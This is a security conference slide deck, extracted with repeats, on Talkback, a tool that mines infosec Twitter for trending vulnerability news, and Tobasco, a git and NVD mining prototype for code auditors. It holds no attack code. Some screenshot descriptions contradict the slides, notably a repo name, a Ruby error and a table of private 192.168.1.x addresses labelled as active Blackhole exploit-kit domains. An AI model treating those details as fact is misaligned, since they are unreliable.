
Trending Processing

Pool of users who talk about vulns.

What's popular/trending?




Trending items



General concept for trending item processing

Goals:

- Cut down moderation time
- Remove regurgitation
- Attempt to trace back to origin
- Learn, revise logic, test, repeat



Revisions

1 month	Lots of noise (famous celebs, etc.) Mixed infosec data coming in	Ratio of popularity Thumb down users	retweets / followers tweets / day, proc. weights
3 months	No classification of items	User classification Item classification	change per hour whitepaper, pdf, slides, released, fuzz, analysis, poc, etc. ...
6 months	Duplicate items, many sources	LCS + unique weight	in progress

How the logic has evolved over time...

On average approx. 30 trending items / day
Primarily infosec news/research

Trending Processing

Pool of users who talk about vulns.



What's popular/trending?

Trending items



Mine



Goals:

- Cut down moderation time





PHASE 1

PHASE 2

PHASE 3

Collect
underpants




Profit

* Grets to Matt Davis (Ruxcon 2011 tak)



Trending items



Goals:

- Cut down moderation time
- Remove regurgitation
- Attempt to trace back to origin
- Learn, revise logic, test, repeat

General concept for trending item processing

Netflix settles with deaf-rights group, agrees to caption all videos by 2014 <http://t.co/aL2fLiGI> by @joemullin
— [arstechnica](#) at 2012-10-11T02:55:44 Middle: 16 Recent

Research / Tool Interesting Sec News General Humour Irrelevant Rockstar User Irrelevant User

Assange to Publish Book on Cyber 'Resistance' <http://t.co/BPsVMCdo>

Talkback Trending Items Mined Items Origin Users Statistics Data Feeds About Vulnerability ID Lookup

Search

Filters

Medium: Twitter (4927)

Mining Type: Popular Item (4965) Vuln. reference (52)

Trending Items This view shows featured trending items from the Itsec community

Tweet 42 Follow @secstrend 47 followers

4927 items LIST • TIMELINE • MAP • GRID



Netflix settles with deaf-rights group, agrees to caption all videos by 2014 <http://t.co/aL2fLiGI> by @joemullin
 — [arstechnica](#) at 2012-10-11T02:55:44 Middle: 16 Recent

Research / Tool Interesting Sec News General Humour Irrelevant Rockstar User Irrelevant User



Assange to Publish Book on Cyber 'Resistance' <http://t.co/BPsVMCdo>
 — [TheHackersNews](#) at 2012-10-11T02:51:57 Middle: 16 Recent

Research / Tool Interesting Sec News General Humour Irrelevant Rockstar User Irrelevant User



My slides on designing a distributed fuzzing framework from last nights @novahackers are up at <http://t.co/Wkk77Zy1>
 — [bannedit0](#) at 2012-10-11T02:45:40 Middle: 13 Recent

Research / Tool Interesting Sec News General Humour Irrelevant Rockstar User Irrelevant User



"Did Microsoft just kill Flash? Internet Explorer 10 won't run Flash unless your site is on a Microsoft whitelist" [http:// ...](http://...)
 — [jeremiahg](#) at 2012-10-11T02:44:27 Middle: 33 Recent

Research / Tool Interesting Sec News General Humour Irrelevant Rockstar User Irrelevant User

Moderation screenshot



Search

Filters

Medium:

Twitter (4927)

Mining Type:

Popular Item (4862)

Vuln. reference (52)

Oday reference (13)

Category:

Interesting (2179)

Technical (831)

General (766)

News (663)

None (248)

Humour (235)

Irrelevant (5)

Weight:

Middle (4311)

Heavy (312)

Obese (267)


Feather (13)

Fly (12)


Light (6)

None (6)

Child Items:



Origin User Followers #:



Trending Items

This view shows featured trending items from the itsec community over the past 6 months.

Tweet 42

Follow @sectrend 47 followers

4927 items

LIST • TIMELINE • MAP • GRID

Select Language

sorted by: [date](#); [then by...](#) • grouped as sorted

Trending items screenshot

2012-10-13 (2)



Reverse-Engineering Database - An IDA-Pro Plug-in <http://t.co/JBRrNpGX>

— [matalaz](#) at 2012-10-13T10:57:31 Middle: 13 None



Metasploit stager: reverse_https with basic authentication against proxy <http://t.co/1TpoG2jE>

— [Dinosn](#) at 2012-10-13T15:40:39 Middle: 10 None

2012-10-12 (24)



#Malware is being packaged with popular software, music and movie files. Learn more. <http://t.co/z7HOJsSf> #SIRv13

— [msftsecurity](#) at 2012-10-12T01:10:09 Middle: 12 News



FX eviscerates Huawei router firmware exposing slew of bugs. remote stack & heap overflows, hardcoded creds explai ...

— [richinseattle](#) at 2012-10-12T02:39:03 Middle: 10 Interesting



Anonymous declares war on WikiLeaks in retaliation for "paywall" <http://t.co/O4v1wAOX> by @drpizza

— [arstechnica](#) at 2012-10-12T05:27:45 Middle: 37 General



Weekend reading - #HITB2012KUL presentation materials - <http://t.co/pvP9ubs7>

— [HITBSecConf](#) at 2012-10-12T11:52:23 Middle: 15 Interesting

Revisions

1 month	Lots of noise (famous celebs, etc.) Mixed infosec data coming in	Ratio of popularity Thumb down users	retweets / followers tweets / day, prev. weights
3 months	No classification of items	User classification Item classification	change per hour whitepaper, pdf, slides, released, fuzz, analysis, poc, #re, ...
6 months	Duplicate items, many sources	LCS + unique weight	in progress

How the logic has evolved over time...

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months

Duplicate items, many sources

LCS + unique weight

How the logic has evolved over time...

On average approx. 30 trending items / day
Primarily infosec news/research

News Aggregation

Recent Trending RSS

The screenshot shows the Talkback website interface. At the top, there's a navigation bar with 'Talkback' and various menu items like 'Trending Items', 'Most Items', 'Origin Users', 'Statistics', 'Data Feeds', 'About', and 'Vulnerability ID Lookup'. Below the navigation bar, there's a section for 'Data Feeds' with the subtitle 'Available RSS feeds and web-services'. Underneath, there are two columns of RSS feeds. The left column is titled 'TRENDING ITEMS' and includes 'Past 3 days Trending Items', 'Recent Trending Items', and 'Hot Trending Items'. The right column is titled 'VULN REFERENCES' and includes 'Recent Vuln. References', 'Hot Vuln. References', and 'Vendor Specific Feeds'. There's also a 'ORIGIN USERS' section with 'Hot Item Origin Users'. A large orange RSS icon is positioned to the right of the RSS feeds section.



A little ruby...

The screenshot shows a code editor window with a title bar that says 'dsika / secotrend'. The main content area displays a Ruby error message: 'ActionView::Template::Error: A page exception occurred. The exception occurred in the file: /path/to/ruby/lib/action_view/template/exception.rb:10:in `render!'. The code editor has a dark background and syntax highlighting.



RT's each item

The screenshot shows a Twitter tweet from the account 'SecTrend'. The tweet text reads: 'A little ruby... http://talkback.vuln.id.au/ruby/ruby.html'. The tweet has 17 retweets and 13 replies. The user's profile picture is a purple egg. The tweet is displayed in a light blue theme.


Daily & weekly paper

This is now my news source

The screenshot shows the 'Talkback 7day Report' website. The header includes the title 'Talkback 7day Report' and a subtitle 'A daily online paper featuring news from the #infosec community on Twitter'. Below the header, there are several article thumbnails. The first one is titled 'Relentless Coding: Analyzing the Blackhole Exploit Kit 2.0 with JSDetox'. The second one is 'The Guide to Nmap 02/2012 | EBOOKS | IT Security Magazine - Hakini'. The third one is 'Volvent'. The fourth one is 'Valid Adobe Certificates Used to Sign Malicious Utilities Common in Targeted Attacks'. The website has a clean, modern layout with a white background and blue accents.



Recent Trending RSS



[Trending Items](#)

[Mined Items](#)

[Origin Users](#)

[Statistics](#)

[Data Feeds](#)

[About](#)

[Vulnerability ID Lookup](#)

Data Feeds Available RSS feeds and web-services

RSS Feeds

TRENDING ITEMS

[Past 3 days Trending Items](#)

Trending items for the past **72 hours**

[Recent Trending Items](#)

Recent items for the past **7 days**

[Hot Trending Items](#)

All super-hot items with **>100** child items

ORIGIN USERS

[Hot Item Origin Users](#)

List of users who have highest avg. hot item rating

VULN. REFERENCES

[Recent Vuln. References](#)

Recent items for the past **7 days**

[Hot Vuln. References](#)

All hot items with **>= 30** child items

VENDOR SPECIFIC FEEDS

Vendor specific items using [relative weight filtering](#).

[Microsoft Bulletins](#)



[Redhat Bulletins](#)

[Adobe Bulletins](#)


[VMware Bulletins](#)





A little ruby...

PUBLIC  cid404 / sectrend ★ Star 2  Fork 0

Code Network Pull Requests 0 Issues 0 Graphs

 branch: master Files Commits Branches 1 Tags Downloads

sectrend / sectrend.rb 


 cid404 August 08, 2012 [catching a buggy exception](#)

1 contributor


file | 95 lines (87 sloc) | 2.193 kb Edit Raw Blame History

```
1 require 'open-uri'
2 require 'nokogiri'
3 require 'date'
4 require 'twitter'
5
6 SLEEPER = 1800
7
8 def login
9   #Twitter.configure do |config|
10    # config.consumer_key = "xxx"
11    # config.consumer_secret = "xxx"
12    # config.oauth_token = "xxx"
13    # config.oauth_token_secret = "xxx"
14    #end
15    ##above should be filled out, or import another file with the above content like below
16    eval(IO.read('twitter_login'))
17  end
18
19 def find_ids(h)
20   list = []
21   h.each_pair do |key,value|
22     begin
23       next unless Twitter.user?(key) && !Twitter.user(key).protected
24       timeline = Twitter.user_timeline(key, {:count => 100})
```


RT's each item



SecTrend
@sectrend
Scrapped tweets from @volvent's
<http://talkback.volvent.org/trending.html> code:
<https://github.com/cid404/sectrend>

  Follow

2,337 TWEETS
1 FOLLOWING
46 FOLLOWERS

Tweet to SecTrend

Tweets >

Following >

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Daily & weekly paper

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Talkback 7day Report


A weekly online paper featuring news from the infosec community via Volvent Talkback

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Tuesday, Oct. 02, 2012 | Next update in 3 days | 📅 Archives

Relentless Coding: Analyzing the Blackhole Exploit Kit 2.0 with JSDetox

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MALWARE	DOMAIN	STATUS
Blackhole	192.168.1.1	Active
Blackhole	192.168.1.2	Active
Blackhole	192.168.1.3	Active
Blackhole	192.168.1.4	Active
Blackhole	192.168.1.5	Active
Blackhole	192.168.1.6	Active
Blackhole	192.168.1.7	Active
Blackhole	192.168.1.8	Active
Blackhole	192.168.1.9	Active
Blackhole	192.168.1.10	Active

blog.relentless-coding.org - Analyzing the Blackhole Exploit Kit 2.0 with JSDetox
With the release of the new Blackhole Exploit Kit version, I wanted to check if JSDetox is still able to analyze it. As it turns out, the proces...

Volatility Labs: MoVP 3.1 Detecting Malware Hooks in the Windows GUI Subsystem

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volatility-labs.blogspot.com - MoVP 3.1 Detecting Malware Hooks in the Windows GUI Subsystem
Month of Volatility Plugins Applications can place hooks into the Windows GUI subsystem to customize the user experience, receive notif...

The Guide to Nmap 02/2012 | EBOOKS | IT Security Magazine - Hakin9 www.hakin9.org

Shared by **SecTrend**



hakin9.org - This month we have decided to devote the current issue to Nmap. Some of you have most likely used Nmap sometime or another, while others use it on a daily basis for network discovery and security a...

Valid Adobe Certificate Used to Sign Malicious Utilities Common in Targeted Attacks

Shared by **SecTrend**

threatpost.com - Adobe announced today it was the victim of an APT-style attack after two malicious utilities commonly used in targeted attacks for espionage operations and

FROM THE EDITOR



Volvent



Editor's note

The 7day Report is published every Monday, the feed is sourced from **Volvent Talkback**, a web-based system that performs vulnerability data mining and IT security trend analysis of social-media.

HEARD ON TWITTER



Volvent
volvent

RuxconBPX Breakpoint 2012 speaker line-up now complete: ruxconbreakpoint.com/speakers/ - First time for many to Australia - #bpx2012
yesterday · reply · retweet · favorite

s7ephen It came together at the last minute but we will be speaking at RuxCon Breakpoint in Australia in two weeks ruxconbreakpoint.com/speakers/#Step...
6 days ago · reply · retweet · favorite

vn1vent I'll be talking at this years #Kiwicon in Nov on

Social media conclusions

- Public vuln. feeds have deficiencies but improvements are possible
- Vuln. brokers/bug-bounties appears to help w. published research
- Hype is natural however can be dangerous
 - Transparency/accuracy (e.g. Matt Miller, Breakpoint 2012)
- Future of Twitter API and mining other mediums (Weibo)
- Peoples social media footprint: NLP, community analysis
- Much more analysis work could be performed
 - Measuring trends, disinformation, etc. (Apple UDID)
 - Community analysis/visualisation




Version control systems

Tobasco Preview



Introduction

- Auditing code yields the best vulns
- Top-down methodologies are (now) less effective
 - `copy_to_user()`, `memcpy()`, etc.
- Lack of tools to help manual auditing efficiency
 - Proficiency, efficiency, patience
- App-specific / highly intricate bugs



this > *

Related work:

- "Vulnerability Extrapolation" (Yamaguchi, BH 2011)
- Webkit commit mining (Aubizzierre, Infiltrate 2012)

This work currently in its infancy, but interesting to quickly talk about

The Idea

- To aid an auditor learn, explore, and understand a target source tree
 - Information concerning previous public vulnerabilities (if available)
 - Information about activity/changes and developers (if available)
 - Metrics about code size, density
 - Cross-referencing capabilities (projects, developers, code, etc.)
- Basic web-site that allows to view available projects and simple data
- Web-services to allow fetching different meta-data on-demand
- Maltego transforms and plugins for Source Insight, etc.

The dirty prototype

GIT and NVD mining





Mine GIT:

- Dump log
- Parse commits and diffs
- Mine for vuln. refs
- Add to data model

Link in NVD:


- Parse NVD vuln:references
- Extract git commit files
- Dump log and diff
- Add to data model

Maltego Transform Teasers





High-level view
Historical vulns



<No Selection>

<No Properties>

Start Page x linux x

Main View Bubble View Entity List

Historical vulns, files Closer look

```
graph TD; CVE-2012-1179 --> fs_btrfs_disk_io_h[fs/btrfs/disk-io.h]; CVE-2012-1179 --> fs_btrfs_disk_io_c[fs/btrfs/disk-io.c]; CVE-2012-1179 --> fs_btrfs_relocation_c[fs/btrfs/relocation.c]; CVE-2012-1179 --> fs_btrfs_scrub_c[fs/btrfs/scrub.c]; CVE-2012-1179 --> fs_btrfs_transaction_c[fs/btrfs/transaction.c]; CVE-2012-1179 --> fs_btrfs_super_c[fs/btrfs/super.c]; CVE-2012-1179 --> fs_btrfs_transaction_h[fs/btrfs/transaction.h]; CVE-2012-1179 --> fs_btrfs_ctree_h[fs/btrfs/ctree.h];
```

fs/btrfs/disk-io.h

fs/btrfs/disk-io.c

fs/btrfs/relocation.c

fs/btrfs/scrub.c

fs/btrfs/transaction.c

fs/btrfs/super.c

fs/btrfs/transaction.h

fs/btrfs/ctree.h

CVE-2012-1179

Overview


Detail View

<No Selection>


Property View


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High-level view Vulns, Files, Reviewers




■ Person ■ File ■ Phrase






Closer look Vulns, Files, Reviewers



Current & Future work

- Ohloh integration for code metrics
- "Monitoring" activity (developers, paths)
- Mining project mgmt tools (Trac, Bugzilla)
- Expand supported projects
- Source Insight plugin
- Maltego transforms
- Machine learning fun





Epilog

Wrapping up

Social media, Talkback

- Social-media data can be used in interesting ways
- Talkback could be used to help enrich public vuln. info
- A blog-post with more results will be posted soon

Version control, Tobasco

- Stay tuned

Suggestions/feedback welcome
Updates/announcements via 'Twitter' at @volvent

Thanks for listening!

Questions?



Talkback:
talkback.volvent.org

Tobasco v0.1:
Coming soon.

Email: matt@volvent.org

'Twitter': @volvent

